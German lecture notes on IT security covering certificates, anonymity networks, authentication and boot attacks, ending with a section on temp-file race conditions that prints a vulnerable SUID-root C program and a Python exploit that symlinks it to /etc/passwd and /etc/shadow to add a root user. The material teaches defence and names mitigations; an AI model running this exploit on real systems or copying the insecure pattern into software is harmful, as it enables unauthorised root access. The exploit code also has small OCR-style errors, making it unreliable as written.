Die Authentizität einer Partei kann nun alternativ auch anhand von Zertifikaten geprüft werden. Zertifikate bescheinigt, dass ein bestimmter öffentlicher Schlüssel zu einer bestimmten Person gehört. Diese Zertifikate werden von einer vertrauenswürdigen Instanz, der certification authority CA ausgestellt. Das Zertifikat für A sieht folgendermaßen aus:


$$Z_A = (A, A_{pub}, e_{CApriv}(hash(A||A_{pub})))$$

Die Verschlüsselung des Hashes mit dem privaten Schlüssel des CA sichert die Vertraulichkeit von Z_A. Das dazugehörige Protokoll kann so aussehen:

Protokoll Authentifizierung mittels Zertifikaten

$CA \rightarrow A$	:	$e_{CApriv}(hash(A\|\|A_{pub}))$
A	:	*Erstelle* $Z_A = (A, A_{pub}, e_{CApriv}(hash(A\|\|A_{pub})))$
$A \rightarrow B$	:	Z_A
B	:	ok, falls für empfangenes (y_1, y_2, y_3) gilt $e_{CApub}(y_3) = hash(y_1\|\|y_2)$

Nun kann es vorkommen, dass man auch das Zertifikat einer CA überprüfen möchte. Dadurch entstehen **Zerifiktatsketten**, da eine weitere CA' der CA ein Zertifikat ausstellt. Gibt es nun über CA' eine weitere CA", so wird das Zertifikat von CA mit dem Zertifikat von CA' überprüft. Ist CA' die letzte Zertifizierungsinstanz, so wird diese root certificat genannt und mittels des öffentlichen Schlüssels überprüft. Gibt es in dieser Zertifikatskette ein unsicheres Glied, so ist die ganze Kette(bzw. was hirachisch unter dem unsicheren Glied liegt) unsicher.
Eine Alternative zu dem vorgestellten hierachischen Modell sind **Cross-Zertifizierungen**. Dabei stellen sich zwei Zertifizierungsstellen CA1 und CA2 gegenseitig Zertifikate aus, sodass ein übergreifendes Zertifikat Z_{CA2}^{CA1} entsteht. Anhand dieses Cross-Zertifikates kann ein Teilnehmer A von CA1 auch einen Teilnehmer B von CA2 überprüfen: A holt sich Z_{CA2}^{CA1} und kann damit CA2 prüfen und dessen öffentlichen Key bekommen. Damit kann A dann das Zertifikat von B überprüfen. Das Hauptproblem: Ist eine der Zertifizierungsinstanzen unsicher, sind alle unsicher: Unsicheres CA1 kann beliebige Zertifikate und damit Identitäten erstellen, welchen die anderen Teilnehmer vertrauen. Ein weiteres Problem: Es werden für n-Teilnehmer dieser Cross-Zertifizierung n * (n-1) Zertifikate benötigt, d.h. sehr viel.



https://xkcd.com/1553/

3.8 Weiteres zu Kryptographie

Unterschiedliche kryptographische Systeme kann man natürlich auch in Kategorien einteilen. Im folgenden sind 5 Kategorien von schwach bis stark aufgelistet:

Sicherheitsklassen

- Geheim Gehalten: Meist schlechte kryptosysteme (Sicherheit eines Verfahrens beruht nicht auf geheimhaltung)
- Wenig Untersucht: Mal abwarten
- Wohl Untersucht: Sicherheit mathematisch nicht bewiesen, aber Forschung ergabt, dass wir zu blöd sind diese Probleme effizient zu lösen. Beispiele: RSA, DES, AES, ECC
- Kryptographisch Sicher: Beruht meist auf NP schweren Problemen
- Informationstheoreitsch Sicher: Theoretisch und Praktisch nicht brechbar. Beispiel: One-Time-Pad → Chiffre und Klartext sind stochastisch unabhängig

Historisch betrachtet kann man statt der Kategorien auch die Kerckhoffschen Prinzipien zur Hand nehmen, welche jedes ansatzweise sichere Verfahren erfüllen sollte:

Kerckhoffsches Prinzip

- Chiffre ist allgemein unentzifferbar
- Sicherheit beruht nicht auf Geheimhaltung
- System muss einfach anwendbar sein
- System ist digital übertragbar
- System ist transportierbar

Abschließend sei noch erklärt, was der häufig auftretende Begriff 'hybrides Verfahren' bedeutet:

Hybride Verfahren

Kombination von symmetrischen und asymmetrischen Verfahren um die Vorteile beider Varianten ausnutzen zu können. Verschlüsselt wird symmetrisch (meist effizienter), Schlüsselaustausch geschiecht asymmetrisch (symmetrisch nicht möglich).

4 Anonymität und Privatsphäre

Bisher wurde das allgemeine Konzept von Informationssicherheit betrachtet. In diesem Kapitel geht es um personenbezogene Daten, sogenannten Metadaten. Diese entstehen im Cypberspace andauernt und können extrem viele Informationen preis geben. Diese Daten sind sogar so wertvoll und interessant, dass ganze Firmen, wie z.b. Facebook, dadurch Millionen verdienen. Daher gibt es seit 1983 ein Grundrecht auf informationelle Sicherheit dank des Bundesverfassungsgerichts:

> ... Schutz des Einzelnen gegen unbegrenzte Erhebung, Speicherung,
> Verwendung und Weitergabe seiner persönlichen Daten ...

Grundlegende Begrifflichkeiten dieses Kapitels sind folgende:

- **Vertraulichkeit:** (confidentiality, secrecy) Abwesenheit der Offenlegung vertraulicher Daten. Man unterscheidet den Schutz von persönlichen Daten (Privatssphäre, privacy) und dem Schutz von Daten einer Organisation (Geheimhaltung, secrecy)
- **Anonymität:** (anonymity) Man ist anonym, wenn aus innerhalb einer Menge von Subjekten nicht identifiziert werden kann
- **Unverkettbarkeit:** (unlinkability) Teil von Anonymität welcher besagt, dass man keinen Zusammenhang zwischen Daten feststellen kann

4.1 Identität und Privatshäre

Es gibt nun mehrere Dimensionen der Privatsspähre. Die erste Dimension ist die **räumliche Privatssphäre**, bei der ein physischer Bereich, wie z.b. die eigene Wohnung, vor anderen Personen geschützt wird. Die zweite Dimension ist die **informationelle Privatssphäre**, bei der es um den Schutz von persölichen Daten und Geheimnissen geht. Die dritte Dimension ist die **personenbezogene Privatssphäre**. Dabei geht es um Daten die einer bestimmten Person zugeordnet sind. Aus diesen Personenbezogenen Daten kann man die **Digitale Identität** bilden: Das ist die Menge an möglichen technischen Daten, die einer Person zugeordnet werden können. Diese besteht im Cyberspace meist aus vielen Teilidentitäten, die man bei den einzelnen Anbietern von Dienstleistungen (Soziale Medien, Banken, etc.)

hinterlegt hat. Gibt es solche Daten, gibt es demnach auch Probleme damit, daher sind im folgenden die wichtigsten Bedrohungen der Privatssphäre aufgelistet:

- **Fehlentscheidungen durch Falschinformationen:** Dadurch kann z.b. die Kreditwürdigkeit beeinträchtigt werden. Problem: Die falschen Daten können, z.b. bedingt durch Redundanz, nur schwierig korrigiert werden
- **Langfristige Aufbewahrung:** Daten können beliebig lange aufbewahrt werden. Problem: Vergangenes wird nicht vergessen
- **Identitätsdiebstahl:** Betrüger können entweder einen Account übernehmen oder im Namen einer anderen Person einen Account erstellen
- **Manipulation der Persönlichkeit:** Durch Persönlichkeitsprofile kann Werbung angepasst werden und damit das Verhalten und die Person manipuliert werden (z.b. Wahlbetrug)
- **Vermeidung abweichenden Verhaltens:** Das wissen darüber, dass Fehlverhalten dokumentiert wird fürht dazu, dass Versucht wird sich nicht falsch zu verhalten. Dadurch ist aber die Individuelle Freiheit gefärdet

Früher konnte man noch gut auf die Weitergabe von Daten verzichten. Heute geht dies nur, wenn man Einschränkungen im sozialen Leben auf sich nimmt. Daher versucht man heute mit Werkzeugen und Gesetzen die Privatssphäre zu schützen.

4.2 Informationsflusskontrolle und Seitenkanäle

Informationsfluss: Informationsfluss entsteht dann, wenn ein Empfänger/Beobachter etwas neues lernt, bzw. wenn man aus Datenfluss etwas lernt. Bei Programmen kann man den Informationsfluss in vier Bereiche kategorisieren:

- **Direkter Informationsfluss:** Zweisungen, Nachrichtenverstand, Parameterübergabe: x = y
- **Indirekter Informationsfluss:** Rückschluss von Argumenten auf das Ergebnis einer Berechnung: x = y // 2
- **Transitiver Informationsfluss:** Mehrere Informationsflüsse hintereinander: x = y; y = z;
- **Impliziter Informationsfluss:** Abhängig vom Kontrollfluss: if(...) x = y

Die Kontrolle über den Informationsfluss kann man nun enthalten, wenn kein unauthorisierter Beobachter etwas sieht, oder er die übertragenen Daten nicht versteht(Krpyotgraphie). Dies ist jedoch extrem schwer, da es viele Seitenkanalangriffe gibt, anhand derer man Informationen gewinnen kann.
Seitenkanäle: Informationsflüsse die indirekt entstehen. Dadurch gibt es auch die Möglichkeit von Seitenkanalangriffen, welche die Informationsflusskontrolle erschweren. Beispiele sind Laufzeiten messen, gemeinsame Resourcen analysieren, ÜBertragzbgsraten, Energieverbrauch, etc.


4.3 Anonymität und anonyme Kommunikation

4.3.1 Probleme gängiger Browser

Die meistens Menschen sind nicht anonym im Cyberspace unterwegs. Anhand von Cookies, der IP-Adresse und vielen weiteren Daten wird die Anonymität untergraben. Viele dieser Daten sind technisch nicht notwendig und müssten nicht preisgegeben werden.

4.3.2 DC-Netze

DC-Netze ist ein von David Chaum entworfenes kryptographisches Verfahren um perfekte Anynomität in einem Broad-Cast Netzwerk zu gewährleisten. Es ist nachweislich perfekt anonym, was aus der Analogy zum One-Time-Pad hervorgeht. Zur Funktionsweise: Da es ein Broadcast Netz ist, sind alle Teilnehmer zusammenhängenden. Zudem ist das System Rundenbasiert. Am Anfang einer Runde tauschen alle Teilnehmer jeweils einen gemeinsamen Schlüssel aus. Dadurch entsteht folgender Schlüsselgraph:



In jeder Runde kann nur eine einzige Person eine Nachricht senden. Dafür erstellt diese Person die Nachricht und verrechnet sie mit allen anderen Schlüsseln. Alle anderen Teilnehmer verrechnen währenddessen eine Nullnachricht

mit allen Schlüsseln. Dies sieht folgendermaßen aus:

Echte Nachricht von Alice	1010
Schlüssel mit Bob	1100
Schlüssel mit Claude	1000
Alice verschickt:	1110

Null-Nachricht von Bob	0000
Schlüssel mit Alice	1100
Schlüssel mit Claude	0111
Bob verschickt:	1011

Null-Nachricht von Claude	0000
Schlüssel mit Alice	1000
Schlüssel mit Bob	0111
Claude verschickt:	1111

Die ursprüngliche Nachricht erhält man nun wieder, wenn man alle gesendeten und empfangenen Nachrichten mit dem gleichen Prinzip miteinander verrechnet.
Kollisionen: Senden nun mehrere Teilnehmer gleichzeitig hat man eine Kollision. Die Kollision kann nur von den beiden erkannt werden, die auch die Kollision verursacht haben, also keine Null-Nachrichten gesendet haben. DC-Netze an sich bieten keine Möglichkeit diese Kollision aufzulösen.

4.3.3 Proxys


Eine Proxy ist eine Zwischeninstanz, welcher die Nutzer anonymisiert. Dafür schicken die Nutzer ihre Daten an den Proxy, welcher diese schließlich weiterleitet und das Ergebnis an den Nutzer zurückgibt. Für den Kommunikationspartner des Nutzers ist nur der Proxy und nicht der Nutzer sichtbar. Das Problem ist aber, dass man dem Proxy Anbieter vertrauen muss, da man diesem Gegenüber nicht anonym ist. (Javascript kann aber ein Problem sein, da es am Proxy vorbeigehen kann)

4.3.4 Mix-Knoten

Dieses Konzept ist ähnlich zum Proxy-Konzept, erweitert dieses aber, um zum einen das Problem des Single Point of Failure zu lösen und zum anderen bessere Anonymität zu gewährleisten. Dafür hat man mehrere Mix Knoten, die miteinander Verbunden sind. Jeder Mix-Knoten ist ähnlich zu einem Proxy, nur dass der Mix Knoten Daten sammelt, diese umsortiert und verändert und anschließend eine größere Datenmenge weiterleitet.

4.3.5 Onion-Routing und der TOR-Browser

Damit werden die bisherigen Konzepte praktisch zusammengefasst und dies bildet die Grundlage für das heute am meisten verwendete Netzwerk zur Anonymisierung: Das TOR-Netzwerk (Medial auch H4cker-Dr0gen-W4ffen-Böse-Dinge-Netzwerk genannt).
Onion-Routing: Dabei wird über mehrere Zwischenknoten, welche als eine Art Mix-Knoten fungieren, geroutet. Für jeden Knoten wird ein geheimer Schlüssel erzeugt, mit dem die ausgehende Datenpaket verschlüsselt werden. Beim Routing werden diese Verschlüsselungen sequentiell von den einzelnen Knoten aufgelöst. Jeder Teilnehmer kennt nur seinen Vorgänger und Nachfolger (wie bei einer doppelt verketteten Liste).



TOR-Netzwerk: Das TOR-Netzwerk basiert auf Onion Routing, wobei standardmäßig drei Mix-Knoten verwendet werden. Der letzte ein Exit-Knoten ist, welcher eine gesonderte Rolle einnimmt, da dieser den abschließenden Trafik sieht (Damit auch der Exit Knoten keinen Inhalt sieht, muss also eine Ende zu Ende Verschlüsselung zwischen Server und Client verwendet werden). Man kann auch einstellen, dass mehr als drei Mix-Knoten verwendet werden. Jeder Client, welcher dem Onion-Netzwerk beitritt fungiert übrigens als einer der mittleren (nicht Exit) Knoten.
Das Routing funktioniert folgendermaßen: Alle Knoten werden in einem Dirctory auf einem Server erfasst. Anhand dieses Servers wird der sogenannte Circuit erstellt, d.h. die jeweiligen Router werden ausgewählt. Der Circuit wird alle 10 Minuten aus sicherheitsgründen erneuert. Der Rest findet anhand des Onion-Routing Systems statt. Dabei werden die Schlüssel nach dem Diffie-Hellman Prinzip ausgetauscht und die Daten mit AES verschlüsselt. Anmerkung: Es ist trotzdem möglich, in Spezialfällen deanonymisiert zu werden.
Hidden-Service: Mittels Hidden Services kann nun die Anonymität von Dienstleistungen sicher gestellt werden. Dazu gibt der seine Existenz und seinen Public Key dem Directory Server. Will ein Client auf den Service zugreifen, einigen sich beide Parteien auf einen beliebigen 'Rendezvous'-Knoten (Ron-De-Wu). Dieser Zwischenknoten leitet dann einfach die Anfragen in beide Richtungen weiter.

5 Authentifikation und Zugriffskontrolle und 41 41 41

Im Alltag kann man sich einfach mit seinem Ausweis authentifizieren, wenn man z.b. Alkohol kaufen möchte. Demnach ist Authentifikation besonders wichtig um festzustellen, wer eine kritische Aktion durchführen darf und wer nicht. Zudem wird dadurch auch die Zurechenbarkeit sichergestellt, es kann also nachgewiesen werden, wer eine Aktion durchgeführt hat (haben könnte).

Elemente der Authentifikation

- **Identität:** Diese soll authentifiziert werden
- **Benutzer:** Haben eine wahre Identität
- **Benutzerkennung:** behauptete Identität eines Benutzers im Cyberspace
- **Prover:** authentisiert sich gegenüber dem Verifizierer
- **Verifizierer:** authentifiziert den Prover
- **Spoofing:** Den Verifizierer von einer falschen Identität überzeugen

Eine Authentifikation läuft dann folgendermaßen ab:

Der Prover **Identifiziert** sich, indm er dem Verifizierer sagt, welche Identität er hat und was er tun möchte. Der Verifizierer **authentifiziert** die Identität und **autorisiert** nach erfolgreicher Authentifikation dem Prover die geforderte Aktion.

Basis für Authentifikationsfaktoren


- **Wissen:** Meist Geheimniss wie Passwörter oder Pins
- **Gegenstände:** Sowas wie Schlüssel, Ausweise, Chipkarten, etc.
- **Eigenschaften des Provers:** Körperliche Merkmale wie biometrische Daten
- **Gesicherte Bereiche:** Zugriff nur innerhalb von sicheren Bereichen, oder an sicheren Geräten

Ein großes Problem dieser Faktoren ist nun aber, dass sie gestohlen oder kopiert werden können. Es gibt aber noch weitere Probleme der Authentifikation:

Grundsätzliche Probleme

- **Bootstrapping/Setup:** Der Verifizierer muss den Prover kennen, um ihn zu authentifizieren. Es muss ein Art Geheimnis (z.b. Passwort) ausgetauscht werden. Problem: Verlust des Geheimnisses
- **Zeitliche Abhängigkeit (TOCTOU):** Nachdem man sich authentifiziert hat, ändert sich der Nutzer. Z.b. Wenn man sich an seinem Rechner authentifiziert und jemand anderes dann diesen Rechner verwendet. Das Ziel jedoch bleibt: Andauernde Authentifikation ohne permanente einen Authentifikationprozess durchzuführen
- **Benutzbarkeit:** Authentifikation kann nervig sein. Ist diese zu aufwändig, wird sie nicht verwendet, daher gibt es einen Tradoff zw. Benutzbarkeit und Sicherheit
- **Vertrauenswürdigkeit des Verifizierers:** Die Integrität und Sicherheit des Verifizierer muss gewährleitet sein, da dieser Vertraulicher Daten wie Geheimnisse (Passwörter) von Provers verarbeitet oder falschen Identitäten kritische Aktionen autorisiert

Besonders die Vertrauenswürdigkeit von Verifizierern wird oftmals angegriffen. In der physischen Welt ist kann z.b. Bestechung einen Verifizierer überlisten. In der digitalen Welt ist dies mit **Phishing** möglich: z.B. mittels gefälschter E-Mails und Webseiten dem Prover einen falschen Verifizierer vorgaukeln. Eine andere Möglichkeit ist **Skimming**: Dabei werden durch eine Art Man-In-The-Middle Angriff die Daten des Provers gestohlen. Ein bekanntes Beispiel sind die Vorrichtungen die an Bankautomaten angebracht werden, sodass Angreifer die Daten der Nutzer ausspionieren können.



https://xkcd.com/1121/

5.1 Referenzmonitor und Zugriffskontrolle

Bei der **Zugriffskontrolle** geht es darum einem Benutzer/Quelle/Subjekt mit ausreichenden Rechten den Zugriff (lesen/schreiben) auf ein Objekt/Resource zu autorisieren. Dazu kann man z.b. eine **Zugriffskontrollmatrix** verwenden: In den Zeilen sind die Rechte der Benutzer und in den Spalten die Rechte für die einzelnen Objekte:

	bill.doc	edit.exe	fun.com
Alice	-	{ ausführen }	{ ausführen, lesen, schreiben }
Bob	{ ausführen }	-	{ ausführen, lesen}

Nun ist das Matrix Modell ineffizient. Eine Möglichkeit das zu lösen ist, dass Benutzer eine Liste mit sich tragen, was sie tun dürfen und Objekte eine Spalte als Liste mit sich führen was gewisse Benutzer dürfen. Dies ist z.b. bei Unix der Fall. Weitere Möglichkeiten:

Varianten der Zugriffskontrolle

- Benutzer in Gruppen mit gewissen Rechten zusammenfassen
- Ringstrukturen für Privilegien(wie bei Betriebssystemen)
- Beliebig viele Variationen möglich

Der **Referenzmonitor** ist nun zuständig, um die Zugriffskontrolle zu kontrollieren und durchzuführen. Der Referenzmonitor muss manipulationssicher sein, darf nicht umgehbar sein und muss klein genug sein, damit man diesen intensiv prüfen kann. Der Manipulationsschutz der Hardware muss daher physisch stattfinden, sodass ein Eingriff von außen ausgeschlossen ist. Eine einfache Lösung ist, das Rechensystem in Kunstwachs zu gießen, sodass man nicht mehr auf die Hardware zugreifen kann.
Diese schwer manipulierbar Hardware nennt man auch vertrauenswürdige Hardware. Die Grundidee ist Daten und Berechnungen an ein physisch sicheres Objekt zu binden. Ein Beispiel sind **Smartcards**: Diese enthalten einen winzigen Mikroprozessor und einen Kryptoschlüssel (beides festverbaut, teilweise wird Kryptoschlüssel auch anhand der fest verbauten Hardware generiert). Ein weiteres Beispiel sind **Trusted Platform Modules TPM**: Das sind Smartcards mit zusätzlichem Zufallsgenerator. Anhand dieser wird Secure Boot ermöglicht. Dabei vergleicht das TPM kritischen Boot-Code mit den im TPM hinterlegten Daten und gibt ggf. den Schlüssel frei, damit das booten möglich ist. Dadurch wird veränderte Soft- und Hardware erkannt und in diesen Fällen das Booten abgebrochen. Die Sicherheit ist zu einem gewissen Punkt beweisbar. Ein letztes Beispiel sind **Kryptoserver**: Diese Bauteile sind speziell präperiert, sodass sie mit Sensoren ein Eindringen von außen erkennen können und sich selbst zerstören. Diese Bauteile haben zusätzlich dann auch mehr Rechenleistung als einfache Smartcards und beinhalten alle nötigen Bauteile, sodass Manipulation fast unmöglich ist. Diese Module können mit eigener Software bespielt werden und finden in speziellen und wichtigen Anwendungen, wie z.b. Banken, eine Rolle.

5.2 Authentifikation des Verifizierers

Bisher wurde angenommen, dass der Prover nicht vertrauenwürdig ist, aber genauso muss auch der Verifizierer vertrauenwürdig sein. Da der Verifizierer geheime Daten des Provers bekommt, muss auch sichergestellt werden, dass diese geheim bleiben. Dafür wird im folgenden das Beispiel der Festplattenverschlüsselung betrachtet: Wie kann der Mensch als Verifizierer sicher gehen, dass der Laptop als Prover vertrauenswürdig ist um anschließend das Passwort einzugeben, obwohl ein Angreifer physischen Zugriff auf das Gerät hatte?

Start eines festplattenverschlüsselten Rechners:

1. System startet, läd Code aus Bios und führt diesen aus
2. Code vom Anfang der Festplatte wird geladen und ausgeführt (Bootloader)
3. Bootloader frägt nach dem Passwort und leitet daraus ggf. den secret key ab
4. Festplatte kann nun entschlüsselt und verwendet werden

Im folgenden werden ein paar Szenarios betrachtet, wie man diesen Start (durch physischen Eingriff) manipulieren kann, und dies wiederum verhindert kann.
Szenario 1: Ohne weitere Sicherung es obrigen Verfahrens kann man einfach den Bootloader mit einem Bootkit modifizieren und bei erneutem Start des Rechners das Passwort auslesen.
Szenario 2: Statt den Bootloader auf der Festplatte zu Speichern, erstellt man einen USB-Stick der dessen Funktionalität erfüllt. Man eine art zwei Faktor Authentifizierung. Angriff: Das Bios ist bisher, trotz Passwort, ungeschützt. Für das Bios gibt es meistens nämlich ein Masterpasswort (bios-pw.org), oder man kann das System reseten. Somit kann man das Bios verändern und das System dadurch manipulieren.
Szenario 3: Um nun das Bios zu sichern kann man ein TPM verwenden. Dadurch wird die Integrität des Bios sichergestellt. Angriff: Man kann das TPM vorzeitig überlisten. Dazu speichert man das Bios, ersetzt dieses durch ein

Boot Block Bootkit mit gefälschter Passwortabfrage, fängt das Passwort ab, installiert anschließend wieder das Bios und startet ganz normal.
Szenario 4: Wie Szenario 3, nur mit einer geheimen Parole, z.b. man gibt das Passwort nur ein, wenn das richtige Hintergrundbild erscheint. Angriff: Angriff wie in Szenario 3 nur mit Zusatzschritt: Die Authentifikationsnachricht muss während eines vorrangehendes Bootdurchlaufs abgefangen werden.
Das STARK-Protokoll: Wie Szenario 4, nur das man nun immer wieder die Authentifikationsnachricht verändert: Benutzer bootet und gibt das Passwort nur ein, wenn er die zuletzt gesetzte Authentifikationsnachricht sieht. Anschließend wird eine neue Authentifikationsnachricht erzeugt und im Bootloader gespeichert. Angriff: Bei richtiger Implementierung noch nicht erfolgreich angegriffen.

5.3 Aspects of Trusting Trust

Grundlegende Frage: Sind unsere Quellen sicher? Bei Sicherheitslücken denkt man oft an unzureichend programmierte Programme. Es kann nun aber auch passieren, dass die Infrastruktur in der die Programme entwickelt werden und laufen bedenklich ist. Ein Beispiel dafür sind Compiler: Diese können mit einer Zusatzfunktionalität erweitert werden, sodass sie beim compilieren eines Programmes eine Sicherheitslücke erzeugen (Stichwort Code der Code produziert). Im Quellcode des Programms findet sich diese Sicherheitslücke folglich nicht. Bei Open Source Systemen kann der Fehlerhafte Compiler nun schnell auffallen und erkannt werden.
Dies kann wiederum umgangen werden durch den Compiler, mit welchem der Compiler erstellt wird (Hintergrund: Der C-Compiler ist in C geschrieben, indem man dem Compiler immer wieder neues 'beigebracht' hat). Dadurch ist verwendeten Compiler keine Sicherheitslücke, aber im compilierten Compiler mit dem das Programm compiliert wird, da der Compiler des Compilers die Sicherheitslücke einbaut. Es entsteht ein Teufelskreis.
Fazit: Es gibt 3 Arten dies zu lösen:

- Einen Compiler ohne Compiler bauen, der sicher ist
- Ab einem gewissen Punkt einen Compiler aus vertrauenwürdig deklarieren
- Mit mehrfachen Compilern die das gleiche erzeugen testen, ob diese wirklich das gleiche erzeugen

Dennoch bleibt die Frage: Wenn man schon bei Software Open Source Software ein gewisses Grundvertrauen benötigt, wie ist das dann bei Hardware?

https://xkcd.com/303/

6 Softwaresicherheit

Durch das Gesetz der Komplexität können Programme unerwünschte Zusatzfunktionalität haben. Diese können von Angreifern ausgenutzt werden und zur Verwundbarkeit eines IT-Systems führen.

Ziel des Angreifers

| Das Ziel eines Angreifers ist dabei immer eigenen Code mit möglichst hoher Berechtigung auszuführen.

Im folgenden werden ein paar Beispiele erläutert dies umzusetzen:

6.1 Programmierfeh1er

Programmiersprachen haben oftmals ihre Eigenheiten. Ein besonderes Beispiel hierbei ist der Modulo Operator. Dieser ist besonders für negative Zahlen meist unterschiedlich definiert und kann zu Fehlern führen:

Algorithmus 6.1 (Modulo-Fehler in Java).
Der folgende Code sieht zwar auf den ersten Blick richtig aus, liefert für negative Zahlen aber ein falsches Ergebnis:

```
0  public static boolean isOdd(int n){return n % 2 == 1;}
```

Ein weiteres Beispiel ist die Verwechlsung von Zeichen wie 'l' und 'l' und 'I'.

6.2 Race Conditions

Race Conditions sind ein wichtiger Aspekt bei paralleler Programmierung, wenn mehrere Threads auf eine Resource zugreifen. Dabei ist zwar der Codezugriff innerhalb eines Threads sequentiell, jedoch kann die Resource von einem anderen Thread verändert werden, wodurch der Ausgangsthread fehlerhaft wird. So ein Verhalten kann auch, bedingt durch das Betriebssystem (interrupts) auch bei nicht parallelem sequentiellem Code passieren.

6.2.1 Temporary File (-> /etc/shadow) Races

Diese Art von Race Conditions tritt auf, wenn ein Programm mit höheren Rechten eine temporäre Datei erzeugt. Kennt ein Angreifer diese Temporäre Datei, so kann er diese durch einen symbolic Link, welcher auf eine Systemdatei zeigt, ersetzen. Dadurch wird das, was das ursprüngliche Programme in die temporäre Datei schreiben wollte in die Systemdatei geschrieben. Damit kann man nun beispielsweise einen Nutzer und ein dazugehöriges Passwort einrichten, welcher Root-Privilegien besitzt.

Beispiel 6.2. (Temp-Data Race Condition)

Das folgende angreifbare Programm wurde als SUID-Root Programm kompiliert. Das bedeutet, dass die Programme, obwohl sie von unprivilegierten Benutzern ausgeführt werden können, mit effektiven Root Rechten laufen.

Angreifbares Programm

```c
#include <stdio.h>
#include <string.h>
#define TMP_FILE "./tmp"

int main(int argc, char **argv){
 if (argc < 2) {
  fprintf(stderr, "Bad args");
  return -1;
 }
 # Red Alert: Bad Code
 FILE *fp = fopen(TMP_FILE, "a+");
 if (!fp) {
  perror("fopen");
  return -1;
 }
 if (strlen(argv[1]) >= 0x1000) {
  fprintf(stderr, "Input too big");
  fclose(fp);
  return -1;
 }
 printf("Content written");
 fprintf(fp, "%s", argv[1]);
 fflush(fp);
 rewind(fp);
 printf("File content:\n");
 char buf[0x1000];
 fread(buf,sizeof(char),0x1000,fp);
 printf("%s\n", buf);
 fclose(fp);
 remove(TMP_FILE);
 return 0;
}
```

Exploit

```python
#!/usr/bin/env python
import sys, crypt, os

# Beschreibt passwd und shadow
def exploit(payload, file, vuln):
 # Biege tmp-Datei um
 os.symlink(file,'TMP_FILE')
 # Beschreibe Systemdatei
 os.system('./'+vuln+' '+ payload)

# Erstellt Eintrag fuer /etc/shadow
def hashing(name, passwd):
 salt = '$1$%s$' % os.urandom(8).encode('
     base_64')[:8]
 pwhash = crypt.crypt(passwd,salt)
 shadow_msg = '%s:%s:::::::' % (name,
     pwhash)
 return shadow_msg

if __name__== '__main__':
 name = 'neo'
 passwd = 'secret'
 vuln = 'tmp_file'
 # Erstelle neuen User in passwd
 os.system('rm tmp')
 setusr = name+':x:0:0::/root:/bin/sh'
 exploit(setusr,'/etc/passwd',vuln)
 # Passwort fuer den User
 os.system('rm tmp')
 setpw = hashing(name,passwd)
 exploit(setpw, '/etc/shadow',vuln)
```

Erklärung des Angriffes

Der Angriff ist in drei Teile unterteilt. Im ersten Teil wird ein neuer Root-User angelegt und im zweiten Teil wird das dazugehörige Passwort angelegt. Das Anlegen dieser Informationen in Systemdateien wird mittels eines symbolic links und des angreifbares Programms realisiert.
Um den Root-User anzulegen, muss man ersteinmal verstehen, wie die Einträge in passwd aufgebaut sind:


name:x:UserID:GruppenID:comment:homedirectory:logindirectory

Wichtig dabei ist, dass Root als ID jeweils eine 0 hat. Dies muss jetzt nur noch in passwd gespeichert werden.
Um das Passwort anzulegen muss man ersteinmal verstehen, wie die Einträge in shadow aufgebaut sind:

Username : Hash-Code : Timestamps
Hash-Code: $ {1,2,3,4,5,6} $ 8-Byte Salt $ Passwort-Hash

Die 1 oder 6 kennzeichnet, welcher Hashingalgorithmus verwendet wird. Der 8-Byte-Salt ist ein Kryptotool zur Verbesserung der Kollisionsresistenz. Der Passwort-Hash besteht schließlich aus Passwort und Hash. Mit Hilfe der Python crypt-Library kann dies einfach berechnet werden.
Abschließend werden beide Informationen in die dazugehörigen Systemdateien mittels des angreifbaren Programms geschrieben. Da man die temporäre Datei kennt, kann man diese auch selbst als symbolic Link auf passwd bzw. shadow anlegen. Ruft man dann das angreifbare Programm auf, so beschreibt dieses (umgeleitet durch den symlink), die Systemdateien.

Schutz vor diesen Angriffen
Man sollte im Endeffekt Dateienamen nutzen, die nicht vorhersagbar sind. Dazu kann man beispielsweise die C-Funktionen mkstemp oder tmpfile nutzen.
Man sollte besonders Funktionen meiden, die vorhersagbare temporäre Dateinamen erzeugen, wie beispielsweise die C-Funktionen tmpnam oder tempnam.



https://xkcd.com/838/

6.2.2 TOC (-!Interrupt!-) TOU Races

